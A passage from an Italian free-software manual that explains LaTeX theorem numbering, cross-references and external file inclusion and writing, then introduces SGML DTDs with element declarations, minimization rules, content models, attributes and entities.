\section{Un'altra sezione}
\begin{teorema}
Un altro teorema.
\end{teorema}
```

Si può osservare che il numero mostrato dopo il titolo è strutturato, essendo composto da un prefisso che contiene il numero della sezione e da un suffisso che costituisce il numero relativo all'ambito della sezione:

1 Alcuni teoremi interessanti

Teorema 1.1 *In teoria, non c'è differenza tra pratica e teoria.*

Teorema 1.2 *In pratica, la teoria è diversa dalla pratica.*

2 Un'altra sezione

Teorema 2.1 *Un altro teorema.*

Con questa tecnica della dipendenza da un altro contatore, si possono costruire dei corollari la cui numerazione dipende dal teorema appena enunciato. Nell'esempio seguente si mostra anche la definizione degli ambienti usati:

```
\newtheorem{teorema}{Teorema}[section]
\newtheorem{corollario}{Corollario}[teorema]

\section{Alcuni teoremi e corollari interessanti}

\begin{teorema}
In teoria, non c'è differenza tra pratica e teoria.
\end{teorema}

\begin{corollario}
Bla bla bla bla.
\end{corollario}

\begin{teorema}
In pratica, la teoria è diversa dalla pratica.
\end{teorema}

\begin{corollario}
Bla bla bla bla.
\end{corollario}
```

1 Alcuni teoremi e corollari interessanti

Teorema 1.1 *In teoria, non c'è differenza tra pratica e teoria.*

Corollario 1.1.1 *Bla bla bla bla.*

Teorema 1.2 *In pratica, la teoria è diversa dalla pratica.*

Corollario 1.2.1 *Bla bla bla bla.*

Volendo invece usare una numerazione unica, sia per i teoremi, sia per i corollari, si può usare la seconda forma per la definizione dell'ambiente:

```
\newtheorem{teorema}{Teorema}[section]
\newtheorem{corollario}[teorema]{Corollario}
…
```

Ecco il risultato seguendo l'ultimo esempio già mostrato:

1 Alcuni teoremi e corollari interessanti

Teorema 1.1 *In teoria, non c'è differenza tra pratica e teoria.*

Corollario 1.2 *Bla bla bla bla.*

Teorema 1.3 *In pratica, la teoria è diversa dalla pratica.*

Corollario 1.4 *Bla bla bla bla.*

Naturalmente si possono definire anche ambienti di tipo diverso, a seconda delle esigenze; quello che conta è non usare nomi che possono creare conflitti per LaTeX.

Dal momento che queste definizioni sono numerate, diventa importante potervi fare riferimento. Per questo è necessario dichiarare un'etichetta con il comando '**`\label`**' all'interno dell'ambiente:

```
\newtheorem{teorema}{Teorema}[section]

\section{Alcuni teoremi e corollari interessanti}

\begin{teorema} \label{teorema-della-teoria}
In teoria, non c'è differenza tra pratica e teoria.
\end{teorema}

Purtroppo, il teorema \ref{teorema-della-teoria} viene confutato dal
teorema \ref{teorema-della-pratica}:

\begin{teorema} \label{teorema-della-pratica}
In pratica, la teoria è diversa dalla pratica.
\end{teorema}
```

1 Alcuni teoremi e corollari interessanti

Teorema 1.1 *In teoria, non c'è differenza tra pratica e teoria.*

Purtroppo, il teorema 1.1 viene confutato dal teorema 1.2:

Teorema 1.2 *In pratica, la teoria è diversa dalla pratica.*

LaTeX: file esterni

LaTeX prevede alcuni comandi per l'inclusione di file esterni; inoltre, in questo capitolo si vuole dimostrare in che modo creare file con informazioni ottenute in fase di composizione, in modo da poterle rielaborare con altri programmi.

454.1 Importazione

Esistono due comandi molto simili per dire a LaTeX di incorporare un file esterno:

Comando	Descrizione
`\input{`*nome_file*`}`	include il file nel punto in cui appare il comando (può essere usato anche nel preambolo);
`\include{`*nome_file*`}`	include il file nel punto in cui appare il comando, dopo un salto pagina (non può essere usato nel preambolo);
`\includeonly{`*nome_file_1*`,`*nome_file_2*`,`...*nome_file_n*`}`	usato nel preambolo, consente di selezionare quali file possono essere inclusi effettivamente con il comando '**`\include`**'.

Se i nomi dei file non contengono l'estensione, si intende che questa sia '`.tex`'; inoltre, come si può intuire dal nome, il comando '**`\includeonly`**' può interferire solo con le inclusioni attraverso '**`\include`**'.

454.2 Importazione letterale

Se si utilizza il pacchetto '**`verbatim`**' viene messo a disposizione un comando particolare per l'inserimento di file esterni da rappresentare nella composizione in modo letterale:

Comando	Descrizione
`\usepackage{verbatim}`	include il pacchetto '**`verbatim`**' (nel preambolo);
`\verbatiminput{`*nome_file*`}`	include il file nel punto in cui appare, rappresentandolo tale e quale.

454.3 Creazione di file

Per creare un file si deve prima definire il flusso in uscita, attribuendogli un nome, quindi questo deve essere aperto, inserendovi dei dati, infine lo si chiude. Di solito si creano file con una radice uguale a quella del file contenente il sorgente, attraverso il comando '**`\jobname`**':

Comando	Descrizione
`\newwrite\`*nome_flusso*`}`	dichiara il nome del flusso da aprire in scrittura;
`\immediate\openout\`*nome_flusso*`\jobname.`*estensione*	crea il file con estensione '`.`*estensione*' e lo associa al flusso indicato;
`\immediate\write\`*nome_flusso*`{`*testo*`}`	aggiunge in coda al file una riga di testo, come indicato nell'argomento;

Comando	Descrizione
`\immediate\closeout\`***nome_flusso***	chiude il file corrispondente al flusso indicato;
`\jobname`	si espande nella stringa corrispondente alla radice del nome del file LaTeX sorgente.

L'esempio seguente mostra in che modo si potrebbe realizzare un indice generale elementare:

```
…
\chapter*{Indice generale}
\input{\jobname.indice}
…
\newwrite\miofile
\immediate\openout\miofile\jobname.indice
…
\chapter*{Introduzione}
\immediate\write\miofile{Introduzione {\arabic{page}}\par}
…
\chapter{Bla bla bla}
\immediate\write\miofile{Bla bla bla {\arabic{page}}\par}
…
\appendix
\chapter{Appendice}
\immediate\write\miofile{Appendice {\arabic{page}}\par}
…
\immediate\closeout\miofile
```

All'inizio dell'esempio si vede l'inclusione di un file con lo stesso nome del sorgente LaTeX ed estensione '`.indice`'. Come si può intendere, la prima volta questo file non esiste e l'inclusione non produce alcun risultato. Successivamente si crea questo file, quindi, all'inizio di ogni sezione principale si annota il titolo di questa e la pagina in cui si trova. Nella composizione successiva, il file viene incluso e successivamente rigenerato, probabilmente con numeri di pagina diversi, a causa dell'allungamento del documento; nella terza composizione si dovrebbe ottenere un risultato soddisfacente. Ecco come si potrebbe presentare il file generato in questo modo:

```
Introduzione {1}\par
Bla bla bla {10}\par
Appendice {25}\par
```

Nell'esempio si deve osservare che '**`\arabic{page}`**' si è trasformato correttamente nel numero della pagina e '**`\par`**' è rimasto intatto. Nel caso si inserissero delle macro, si potrebbe ottenere un risultato indesiderabile. Per esempio, si potrebbe desiderare di separare il titolo dal numero della pagina con dei puntini di sospensione elastici:

```
\immediate\write\miofile{Introduzione\dotfill{\arabic{page}}\par}
```

Il file generato si presenterebbe così:

```
Introduzione\unhbox \voidb@x \cleaders \hbox to.44em{\hss .\hss }\hfill ↩
↪\kern \z@ {1}\par
```

In questi casi si può usare il comando '**`\string`**' per evitare che la barra obliqua inversa del comando '**`\dotfill`**' venga presa in considerazione:

```
\immediate\write\miofile{Introduzione\string\dotfill{\arabic{page}}\par}
```

Indice analitico del volume

Appunti di informatica libera 2008

Volume XVIII

Scrivere 3

Via Morganella Est, 21 -- I-31050 Ponzano Veneto (TV) -- ⟨*appunti2 (ad) gmail·com* ⟩

Al momento della pubblicazione di questa edizione, l'unico punto di distribuzione aggiornato e completo dell'opera è quello offerto generosamente dal GARR:

- lettura in linea dell'ultima edizione standard: ⟨*http://na.mirror.garr.it/mirrors/appuntilinux/HTML/a2.htm*⟩
- lettura in linea dell'anteprima alla prossima edizione: ⟨*http://na.mirror.garr.it/mirrors/appuntilinux/anteprima/a2.htm*⟩
- scarico file: ⟨*http://na.mirror.garr.it/mirrors/appuntilinux/*⟩
- scarico file: ⟨*ftp://na.mirror.garr.it/mirrors/appuntilinux/*⟩
- rsync: ⟨*rsync://na.mirror.garr.it/AppuntiLinux/*⟩

Parte lxxvii

Da SGML a XML

SGML: introduzione

L'SGML non è un «linguaggio di scrittura» da imparare e usare così com'è. Al contrario, è un linguaggio per definire il modo in cui il testo deve essere scritto: solo dopo si può iniziare a scrivere secondo le regole stabilite.

Volendo fare un abbinamento con i linguaggi di programmazione, sarebbe come se prima si dovesse definire il linguaggio stesso, per poi poter scrivere i programmi secondo quelle regole.

La descrizione fatta in questo capitolo potrebbe risultare noiosa, considerato che solo dopo molte sezioni si mostra in che modo realizzare effettivamente il proprio DTD e applicarlo a un documento. Considerata la complessità dei concetti espressi, si ritiene più conveniente una spiegazione che parte dal basso, piuttosto che usare un approccio inverso, che presumerebbe una conoscenza minima di partenza.

455.1 DTD: definizione del tipo di documento

Le regole che definiscono la struttura e la scomposizione del documento, assieme a quasi tutte le altre che governano la logica dell'SGML, sono contenute nel DTD.

Queste regole possono essere permissive o restrittive, in funzione degli obiettivi che ci si prefigge; ovvero, in funzione del contenuto di quel tipo di documento e delle cose che con questo ci si aspetta di fare.

La complessità del mondo reale, fa sì che non ci sia modo di realizzare un DTD unico che vada bene per tutti gli scopi. Un DTD ipotetico, che volesse andare bene un po' per tutto, dovrebbe essere anche qualcosa di estremamente generico e permissivo, annullando tutti i benefici dell'utilizzo dell'SGML.

Esempi reali di DTD «tuttofare» sono quelli delle prime versioni dell'HTML, in cui tutto si concentra nella definizione di elementi il cui scopo prevalente è definire, anche se solo vagamente, l'aspetto finale che dovrebbe avere il risultato. Lo scopo dell'SGML non è quello di stabilire il risultato finale del documento, tuttavia, si può benissimo predisporre un DTD orientato a questo obiettivo. Ma questo, nel caso dell'HTML, giustifica poi l'estrema debolezza della sua struttura, dove è ammesso quasi tutto.

È difficile comprendere subito il significato pratico di questo approccio: la definizione del tipo di documento e poi la scrittura del testo. Lo si può comprendere solo quando si lavora assiduamente nell'ambito della produzione di documentazione, quando ci si accorge che le proprie esigenze sono diverse da quelle degli altri, per cui diventa difficile adattarsi all'uso di modelli già esistenti.

455.2 Elementi

Dal punto di vista di SGML, una singola unità di testo la cui dimensione varia a seconda del contesto, è un ***elemento***, a cui si impone l'attribuzione di un nome. SGML non fornisce alcun modo per attribuire un significato agli elementi del testo, tranne per il fatto di avergli dato un nome. Piuttosto, attraverso un analizzatore SGML, è possibile verificare che questi siano collocati correttamente secondo le relazioni stabilite.

I nomi degli elementi, sono definiti tecnicamente ***identificatori generici***, utilizzando la sigla GI (*Generic identifier*).

Nel sorgente SGML, gli elementi sono indicati normalmente attraverso l'uso di marcatori che hanno la forma consueta '**<...>**' e '**</...>**', dove il primo inizia l'elemento nominato tra le parentesi angolari e il secondo chiude l'elemento. Per esempio, si potrebbe definire l'elemento '**acronimo**' e utilizzarlo nel testo nel modo seguente:

```
...Il gruppo <acronimo>ILDP</acronimo> si occupa di...
```

Il significato che questo elemento può avere, non è definito dall'SGML. Il fatto di avere delimitato l'elemento '**acronimo**' potrebbe servire per estrarre dal documento tutte le sigle utilizzate, per inserire queste in un indice particolare, oppure solo per fini stilistici di evidenziamento uniforme.

La difficoltà nella scrittura di un testo in SGML si riduce a questo: utilizzare i marcatori necessari a identificare correttamente i vari elementi del testo, secondo le regole stabilite nella definizione del documento stesso (il DTD).

455.2.1 Abbreviazioni nell'indicazione degli elementi

Prima ancora di iniziare a vedere il contenuto del DTD, è bene chiarire che esistono altri modi per delimitare un elemento SGML. Per la precisione, si tratta di abbreviazioni di cui alcuni autori non riescono a fare a meno. La scrittura di un sorgente SGML è un po' come quella di un sorgente di un linguaggio di programmazione: si può essere concisi o prolissi. Di solito, quando si è concisi si scrive del codice difficile da leggere, mentre in generale è meglio scrivere tutto in forma chiara senza risparmiare. L'esempio visto in precedenza,

```
...Il gruppo <acronimo>ILDP</acronimo> si occupa di...
```

può essere abbreviato in

```
...Il gruppo <acronimo>ILDP</> si occupa di...
```

e anche nel modo seguente, che però porta con sé un vincolo importante: non si possono usare delle barre oblique all'interno dell'elemento abbreviato in questo modo.

```
...Il gruppo <acronimo/ILDP/ si occupa di...
```

Con questi sistemi, oltre a rendere il sorgente SGML poco leggibile, si rischia di non ottenere i risultati che si attendono se gli strumenti di elaborazione utilizzati non riconoscono tali estensioni del linguaggio.

455.2.2 Primo impatto con un DTD

La definizione del DTD è ottenuta da una serie di istruzioni dichiarative composte secondo una sintassi molto semplice. L'esempio seguente rappresenta le istruzioni necessarie a definire gli elementi di un tipo di documento ipotetico definibile come '**relazione**'.

```
<!ELEMENT relazione     - - (titolo?, data, contenuto) >
<!ELEMENT titolo        - o (#PCDATA) >
<!ELEMENT data          - o (#PCDATA) >
<!ELEMENT contenuto     - o (paragrafo+, firma+) >
<!ELEMENT paragrafo     - o (#PCDATA) >
<!ELEMENT firma         - o (#PCDATA) >
```

Ognuna delle righe che appaiono nell'esempio rappresenta una dichiarazione di un elemento SGML. Una dichiarazione, di qualunque tipo, è delimitata da una parentesi angolare aperta (il simbolo di minore), seguita immediatamente da un punto esclamativo (‘`<!`’) e da una parentesi angolare chiusa (‘`>`’).

La dichiarazione di un elemento si compone poi della parola chiave ‘**`ELEMENT`**’, seguita dal nome dell'elemento, dalle regole di minimizzazione rappresentate da due caratteri e da un modello del contenuto.

Figura 455.6. Scomposizione delle varie parti della dichiarazione di un elemento SGML.

```
<!ELEMENT titolo       - O (#PCDATA) >
```

nome dell'elemento

delimitatore conclusivo dell'istruzione

dichiarazione di un elemento

modello del contenuto

delimitatore di apertura dell'istruzione SGML

regole di minimizzazione

Le varie parti che compongono qualunque tipo di dichiarazione SGML sono separate da spazi orizzontali (caratteri spazio, o tabulazioni orizzontali) oppure anche da interruzioni di riga, permettendo così di proseguire le istruzioni su più righe distinte.

455.3 Regole di minimizzazione

Le ***regole di minimizzazione***, rappresentate da due caratteri staccati, indicano l'obbligatorietà o meno dell'utilizzo del marcatore di apertura e di chiusura per l'elemento dichiarato. Il primo dei due simboli rappresenta l'apertura, il secondo la chiusura. Un trattino indica che il marcatore è obbligatorio, mentre la lettera ‘**`O`**’ sta per «opzionale» e indica così che può essere omesso:

Regole di minimizzazione	Descrizione
`- -`	sono obbligatori entrambi i marcatori;
`- O`	è obbligatorio il marcatore iniziale, mentre quello finale è facoltativo;
`O -`	il marcatore iniziale è facoltativo, mentre quello finale è obbligatorio (di solito non capita questa situazione);
`O O`	sono facoltativi entrambi i marcatori.

Nell'esempio mostrato in precedenza, solo l'elemento ‘**`relazione`**’ richiede l'utilizzo di marcatori di apertura e di chiusura, mentre tutti gli altri possono essere indicati utilizzano il solo marcatore di apertura. In pratica, il contesto permette di individuare dove finiscano tali elementi nel testo.

La possibilità o meno di rendere facoltativo l'uso dei marcatori di apertura e di chiusura non

è solo un fatto di gusto, in quanto dipende anche dall'organizzazione del tipo di documento. Se le dichiarazioni diventano ambigue, non si possono più distinguere gli elementi nel testo SGML.

455.4 Modello del contenuto

La parte finale della dichiarazione di un elemento SGML è il ***modello del contenuto***, che si distingue perché è racchiuso tra parentesi tonde. Serve a descrivere il tipo di contenuto che può avere l'elemento e si può esprimere attraverso parole riservate che hanno un significato preciso, come '**`#PCDATA`**' (*Parsed character data*) che rappresenta una qualunque sequenza di caratteri valida, oppure attraverso l'indicazione di nomi di altri elementi che possono (o devono) essere contenuti in qualche modo.

Il modello del contenuto, può articolarsi in modo molto complesso, allo scopo di definire le relazioni tra gli elementi contenuti.

Per il momento, è bene osservare che un elemento, il cui modello del contenuto sia composto esclusivamente della parola riservata '**`#PCDATA`**', non può contenere al suo interno altri tipi di elementi. Il significato di alcune delle parole riservate più comuni, utilizzabili per definire il contenuto di un elemento, sono riportate più avanti in questo capitolo, dopo la presentazione di altri concetti essenziali, necessari per comprenderne il senso.

455.4.1 Indicatori di ripetizione

Il modello del contenuto utilizza un sistema abbastanza complesso per definire la possibilità di contenere più elementi dello stesso tipo e per indicare raggruppamenti di elementi. Per indicare la ripetizione, viene usato un simbolo alla fine dell'oggetto a cui si riferisce, chiamato ***indicatore di ripetizione*** (*occurrence indicator*):

Indicatore di ripetizione	Descrizione
+	il segno '**`+`**' usato come suffisso, rappresenta una o più ripetizioni dell'elemento;
?	il segno '**`?`**' usato come suffisso, rappresenta zero o al massimo un'occorrenza dell'elemento;
*	il segno '**`*`**' usato come suffisso, rappresenta zero o più ripetizioni dell'elemento;
	se non viene usato nessun suffisso, l'elemento indicato deve essere usato esattamente una volta.

Dall'esempio mostrato in precedenza viene ripreso l'estratto seguente, nel quale si può osservare che: l'elemento '**`titolo`**' può apparire al massimo una volta all'interno di '**`relazione`**' (precisamente all'inizio di questo elemento); l'elemento '**`paragrafo`**' deve essere contenuto almeno una volta all'interno dell'elemento '**`contenuto`**' (lo stesso vale per l'elemento '**`firma`**'); l'elemento '**`firma`**' può contenere solo caratteri normali senza altri elementi.

```
<!ELEMENT relazione     - - (titolo?, data, contenuto) >
<!ELEMENT contenuto     - O (paragrafo+, firma+) >
<!ELEMENT firma         - O (#PCDATA) >
```

455.4.2 Connettori

Quando un elemento deve poter contenere diversi tipi di elementi, è necessario usare dei simboli, detti ***connettori***, per stabilirne la relazione:

Connettore	Descrizione
`,`	la virgola ('`,`') indica che l'elemento precedente e quello successivo devono apparire nell'ordine in cui sono;
`&`	la e-commerciale ('`&`') indica che l'elemento precedente e quello successivo devono essere presenti entrambi, ma possono apparire in qualunque ordine;
`|`	la barra verticale ('`|`') indica che solo uno tra i due elementi che connette può apparire.

Riprendendo il solito estratto dell'esempio già mostrato precedentemente, si può osservare l'uso della virgola in qualità di connettore:

```
<!ELEMENT relazione     - - (titolo?, data, contenuto) >
<!ELEMENT contenuto     - O (paragrafo+, firma+) >
<!ELEMENT firma         - O (#PCDATA) >
```

L'elemento '**`relazione`**' può contenere al massimo un titolo all'inizio, quindi deve apparire un elemento '**`data`**' e dopo di questo anche un elemento '**`contenuto`**'. L'elemento '**`contenuto`**' deve contenere uno o più elementi '**`paragrafo`**' a partire dall'inizio, mentre in coda deve avere uno o più elementi '**`firma`**'.

```
<!ELEMENT nominativo    - - (nome & cognome) >
<!ELEMENT voce          - - (punto | numero) >
```

Per completare gli esempi sull'uso dei connettori, si osservi quanto mostrato sopra. L'elemento '**`nominativo`**' deve contenere un elemento '**`nome`**' e un elemento '**`cognome`**', in qualunque ordine; l'elemento '**`voce`**' può contenere solo un elemento a scelta tra '**`punto`**' e '**`numero`**'.

455.4.3 Raggruppamenti

All'interno di un modello di contenuto, è possibile indicare dei raggruppamenti che esprimono in pratica dei sottomodelli, a cui poter applicare gli indicatori di ripetizione e i connettori. Per questo si usano le parentesi tonde. Si osservi l'esempio seguente:

```
<!ELEMENT figure - - ( (eps | ph), img*, caption?) >
```

L'elemento '**`figure`**' deve contenere un'occorrenza del sottogruppo '**`(eps | ph)`**', zero o più ripetizioni dell'elemento '**`img`**' e al massimo un'occorrenza di '**`caption`**', nell'ordine descritto. Il sottogruppo '**`(eps | ph)`**' rappresenta una singola occorrenza di '**`eps`**' oppure '**`ph`**'.

Quando si utilizzano gli operatori di ripetizione assieme ai raggruppamenti, possono nascere degli equivoci. Ammesso che ciò possa avere senso, si osservi la variante seguente dell'esempio già presentato:

```
<!ELEMENT figure - - ( (eps | ph)+, img*, caption?) >
```

È stato aggiunto il segno '**+**' dopo il gruppo '**(eps | ph)**'. In questo modo, si intende che sia possibile l'inserimento iniziale di una serie indefinita di elementi '**eps**' o '**ph**', in qualunque ordine, purché ce ne sia almeno uno dei due. Quindi, non è necessario che si tratti solo di elementi '**eps**' o solo di '**ph**'.

455.4.4 Eccezione

Se nella definizione di un elemento si vogliono indicare delle eccezioni a quanto definito dal modello di contenuto, si può indicare un gruppo di elementi successivo al modello del contenuto.

Questo gruppo può essere preceduto dal segno '**+**' o dal segno '**-**' indicando rispettivamente un'eccezione di inclusione, o un'eccezione di esclusione.

```
<!ELEMENT address - O (#PCDATA) +(newline) >
```

L'esempio mostra l'elemento '**address**' contiene caratteri normali, ma che può includere eccezionalmente anche l'elemento '**newline**'.

```
<!ELEMENT acronimo - - (#PCDATA) -(acronimo) >
```

L'esempio mostra l''elemento '**acronimo**' contiene caratteri normali e che non può includere se stesso (a essere precisi, non è necessario dichiarare una cosa del genere, dal momento che il contenuto '**#PCDATA**' non ammette altri elementi al suo interno).[1]

455.4.5 Elementi vuoti

Alcuni tipi di elementi non sono fatti per circoscrivere una zona di testo, ma solo per rappresentare qualcosa che si trova in un certo punto. Questi elementi, non vengono dichiarati con un modello di contenuto tra parentesi, ma con l'utilizzo della parola chiave '**empty**'.

L'esempio seguente, dichiara l'elemento '**toc**' che non può contenere alcunché.

```
<!ELEMENT toc - O EMPTY>
```

Tipicamente, tali elementi, sono dichiarati in modo che il marcatore di chiusura sia solo facoltativo. Non potendo contenere alcunché, sarebbe perfettamente inutile renderlo obbligatorio.

455.5 Dichiarazione multipla

Eventualmente, un gruppo di elementi che abbiano le stesse caratteristiche, cioè le stesse regole di minimizzazione e lo stesso modello del contenuto, può essere dichiarato in una sola istruzione. L'esempio seguente dovrebbe essere sufficiente a comprendere il meccanismo.

```
<!ELEMENT ( annotazione | avvertimento | pericolo ) - - (#PCDATA) >
```

455.6 Attributi

Un elemento può prevedere la presenza di uno o più attributi. Si tratta di informazioni che non compongono il contenuto dell'elemento, ma di qualcosa che, non potendo apparire nel testo, serve per qualche ragione ai programmi che elaborano successivamente il documento. Il classico esempio è costituito da quei marcatori utilizzati per i riferimenti incrociati. L'esempio seguente mostra l'uso di un elemento vuoto, denominato '**`ref`**', contenente l'attributo '**`point`**' a cui viene dato il valore '**`esempio`**':

```
Si veda il capitolo <ref point="esempio"> che contiene
molti esempi utili al riguardo.
```

È importante osservare che il valore assegnato a un attributo deve essere delimitato attraverso apici doppi (come mostrato nell'esempio), oppure attraverso apici singoli. Eccezionalmente, è possibile assegnare un valore senza alcuna delimitazione, quando si tratta di una sola parola composta da lettere alfabetiche, cifre numeriche, trattino normale ('**`-`**'), trattino basso ('**`_`**'), due punti ('**`:`**').

L'esempio seguente mostra la dichiarazione dell'elemento '**`ref`**', già presentato nell'esempio, tenendo conto che il suo scopo è quello di essere utilizzato come riferimento a una parte del documento identificata attraverso il valore assegnato all'attributo '**`point`**'.

```
<!ELEMENT ref - O EMPTY>
<!ATTLIST ref
        point IDREF #REQUIRED
        name CDATA "riferimento">
```

Attraverso l'istruzione '**`ATTLIST`**' si definiscono gli attributi di un elemento. Dopo l'indicazione del nome dell'elemento a cui si fa riferimento, segue l'elenco degli attributi, ognuno dei quali inizia con un codice di interruzione di riga seguito eventualmente da altri tipi di spazi. Ciò significa che l'istruzione '**`ATTLIST`**' deve essere composta proprio come indicato dall'esempio, solo i rientri sono facoltativi.

L'esempio indica che l'elemento '**`ref`**' contiene due attributi: '**`point`**' e '**`name`**'. Il primo è obbligatorio ('**`#REQUIRED`**'), mentre per il secondo è stato indicato un valore predefinito, nel caso non venga specificato espressamente ('**`riferimento`**').

Il tipo di contenuto di un attributo viene definito attraverso delle parole chiave, che possono essere indicate usando lettere maiuscole o minuscole indifferentemente. Di seguito ne vengono descritte alcune:

Parola chiave	Descrizione
`CDATA`	rappresenta una stringa di qualunque tipo di carattere, ammettendo anche simboli di punteggiatura o altro, che comunque mantiene solo il suo significato letterale (*Character data*);
`NMTOKEN`	rappresenta qualunque tipo di carattere alfanumerico (lettere, numeri e spazi soltanto), che dovrebbe comporre un nome (*Name token*);
`NUMBER`	rappresenta solo cifre numeriche, cioè un numero;
`ID`	rappresenta un identificatore unico per quel tipo di documento, costituito da un nome senza caratteri speciali o segni di punteggiatura, che viene utilizzato successivamente per farvi riferimento;

Parola chiave	Descrizione
`IDREF`	indica che l'attributo deve essere un puntatore valido a un identificatore di un attributo '**`ID`**', corrispondente in un altro elemento.

È importante osservare che la parole chiave '**`CDATA`**' viene usata anche in altre situazioni con un significato simile, ma non identico. Nel caso definisca il contenuto di un attributo, è ammesso l'uso di macro (entità) che vengono espanse.

Il tipo di contenuto di un attributo, può essere indicato in modo preciso attraverso una serie di scelte alternative. In tal caso, invece di utilizzare le parole chiave già elencate, si indicano le stringhe alternative, separate dalla barra verticale, tra parentesi tonde. Per esempio, '**`(bozza | finale)`**' rappresenta la possibile scelta tra le due parole '**`bozza`**' e '**`finale`**'.

L'ultimo dato da inserire per ogni attributo è il valore predefinito, oppure una parola chiave a scelta tra le seguenti:

Parola chiave	Descrizione
`#REQUIRED`	rappresenta l'obbligatorietà dell'inserimento del valore;
`#IMPLIED`	rappresenta un attributo facoltativo;
`#CURRENT`	in mancanza di un'indicazione esplicita, rappresenta l'utilizzo dell'ultimo valore assegnato allo stesso attributo dello stesso elemento;
`#FIXED`	rappresenta un valore predefinito e non modificabile, che, se usato, deve avere il valore stabilito.

Nel caso particolare dell'attributo definito con la parola chiave '**`#FIXED`**', a questa segue necessariamente la stringa fissata.

Tra tutti, merita attenzione la coppia '**`ID`**' e '**`IDREF`**'. Questi tipi di attributi possono essere molto utili per definire dei riferimenti incrociati all'interno del documento, quando la loro validità deve essere controllata con gli strumenti di convalida SGML. Si osservi l'esempio seguente:

```
<!ELEMENT label - O EMPTY>
<!ATTLIST label
        identity ID #REQUIRED>

<!ELEMENT ref - O EMPTY>
<!ATTLIST ref
        point IDREF #REQUIRED>
```

Nell'esempio si mostra la dichiarazione di un elemento '**`label`**' che non può contenere testo, in quanto serve solo per definire l'attributo '**`identity`**', di tipo '**`ID`**'. Questo permette l'utilizzo di marcatori simili a '**`<label identity="miaetichetta">`**', dove viene assegnato all'attributo '**`identity`**' un nome sempre diverso, allo scopo di identificare qualcosa. Sotto, la dichiarazione dell'elemento '**`ref`**' mostra un altro elemento che non può contenere testo, ma solo un attributo denominato '**`point`**', di tipo '**`IDREF`**', che può quindi contenere solo il nome di un identificatore già usato in un altro elemento con l'attributo '**`ID`**'.

In pratica, se nel testo SGML si dovesse utilizzare da qualche parte il marcatore ‘**<label identity="miaetichetta">**’, in un altro punto sarebbe valido il marcatore ‘**<ref point="miaetichetta">**’, perché l’identificatore ‘**miaetichetta**’ esiste effettivamente.

Ricapitolando, un attributo ‘**ID**’ di un marcatore è valido quando è unico nel documento SGML che si scrive, mentre un attributo ‘**IDREF**’ è valido quando esiste il valore corrispondente di un attributo ‘**ID**’.

Spesso, per cose del genere, si preferisce usare attributi di tipo ‘**CDATA**’, per permettere l’utilizzo di caratteri di ogni tipo, togliendo però all’SGML la possibilità di controllare la validità di tali riferimenti incrociati.

455.7 Entità

Con questo termine, ***entità***, si fa riferimento a due tipi di oggetti: macro per la sostituzione di stringhe (entità generali) o macro per la sostituzione di nomi all’interno di istruzioni SGML (entità parametriche).

Le macro per la sostituzione di stringhe, una volta dichiarate, si utilizzano all’interno del sorgente SGML come abbreviazioni o come un modo per identificare lettere o simboli che non possono essere usati altrimenti. Per esempio, utilizzando le entità ISO 8879:1986, la frase «Wer bekommt das größte Stück Torte?» può essere scritta nel sorgente nel modo seguente:

```
Wer bekommt das gr&ouml;&szlig;te St&uuml;ck Torte?
```

Le entità generali, quindi, sono identificate nel testo SGML perché iniziano con la e-commerciale (‘**&**’) e terminano con un punto e virgola. È bene osservare che il punto e virgola non è obbligatorio in ogni situazione, ma solo quando il carattere successivo sia diverso da uno spazio orizzontale o da un codice di interruzione di riga. In generale, però, sarebbe bene usare sempre il punto e virgola. La tabella 455.25 elenca alcune macro delle entità standard più importanti.

Tabella 455.25. Alcune macro delle entità standard secondo le specifiche ISO 8879:1986.

á	á	Á	Á	ö	ö	Ö	Ö
â	â	Â	Â	ß	ß		
à	à	À	À	ú	ú	Ú	Ú
å	å	Å	Å	û	û	Û	Û
ã	ã	Ã	Ã	ù	ù	Ù	Ù
ä	ä	Ä	Ä	ü	ü	Ü	Ü
æ	æ	Æ	Æ	ý	ý	Ý	Ý
ç	ç	Ç	Ç	ÿ	ÿ		
é	é	É	É	&	&	@	@
ê	ê	Ê	Ê	*	*		
è	è	È	È	ˆ	^	˜	~
ë	ë	Ë	Ë	©	©		
í	í	Í	Í	$	$	%	%
î	î	Î	Î	#	#		
ì	ì	Ì	Ì	!	!	¡	¡
ï	ï	Ï	Ï	?	?	¿	¿
ñ	ñ	Ñ	Ñ	‐	-	_	_
ó	ó	Ó	Ó	\	\		

ô	ô	Ô	Ô	"	"		
ò	ò	Ò	Ò	<	<	>	>
ø	ø	Ø	Ø	[	[	]	]
õ	õ	Õ	Õ	{	{	}	}

Le entità standard ISO 8879, sono distinte in 19 gruppi, che in parte si sovrappongono (a volte si ripetono alcune dichiarazioni nello stesso modo). Questi 19 gruppi di entità corrispondono ad altrettanti file, per i quali esiste anche un nome stabilito.

L’altro tipo di macro, riguarda invece la sostituzione all’interno delle istruzioni SGML, cioè nella dichiarazione del DTD.

L’esempio seguente mostra la dichiarazione dell’elemento ‘**p**’ che può contenere l’elemento o gli elementi indicati all’interno della macro ‘**%inline;**’.

```
<!ELEMENT p - O (%inline;) >
```

La dichiarazione di un’entità avviene utilizzando l’istruzione ‘**ENTITY**’. L’esempio seguente mostra la dichiarazione di un’entità da utilizzare nel sorgente SGML.

```
<!ENTITY agrave "\`a">
```

In questo caso, si vuole che la macro ‘**à**’ venga sostituita con la stringa ‘**\`a**’. Evidentemente, questa trasformazione non ha niente a che vedere con SGML. È semplicemente una scelta motivata dal tipo di programma utilizzato successivamente per rielaborare il risultato generato dall’analizzatore SGML.

L’esempio seguente mostra la dichiarazione di due entità da utilizzare all’interno delle istruzioni SGML.

```
<!ENTITY % emph " em | concept | cparam ">
<!ENTITY % inline "(#PCDATA | %emph;)*">
```

La dichiarazione di questo tipo di entità si distingue perché viene utilizzato il simbolo di percentuale subito dopo la parola ‘**ENTITY**’, staccandolo da questa e anche dal nome dell’entità successivo. Anche in questo caso si utilizza solo come pura sostituzione di stringhe, per cui la dichiarazione di ‘**%inline;**’, facendo a sua volta riferimento a ‘**%emph;**’, è equivalente a quella seguente:

```
<!ENTITY % inline "(#PCDATA | em | concept | cparam )*">
```

Naturalmente, una macro può contenere anche il riferimento a un’altra macro. Per esempio, la dichiarazione dell’ipotetico elemento ‘**p**’, fatta nel modo seguente,

```
<!ELEMENT p - O (%inline;) >
```

è equivalente alla dichiarazione:

```
<!ELEMENT p - O ((#PCDATA | em | concept | cparam )*) >
```

455.7.1 Acquisizione dall'esterno

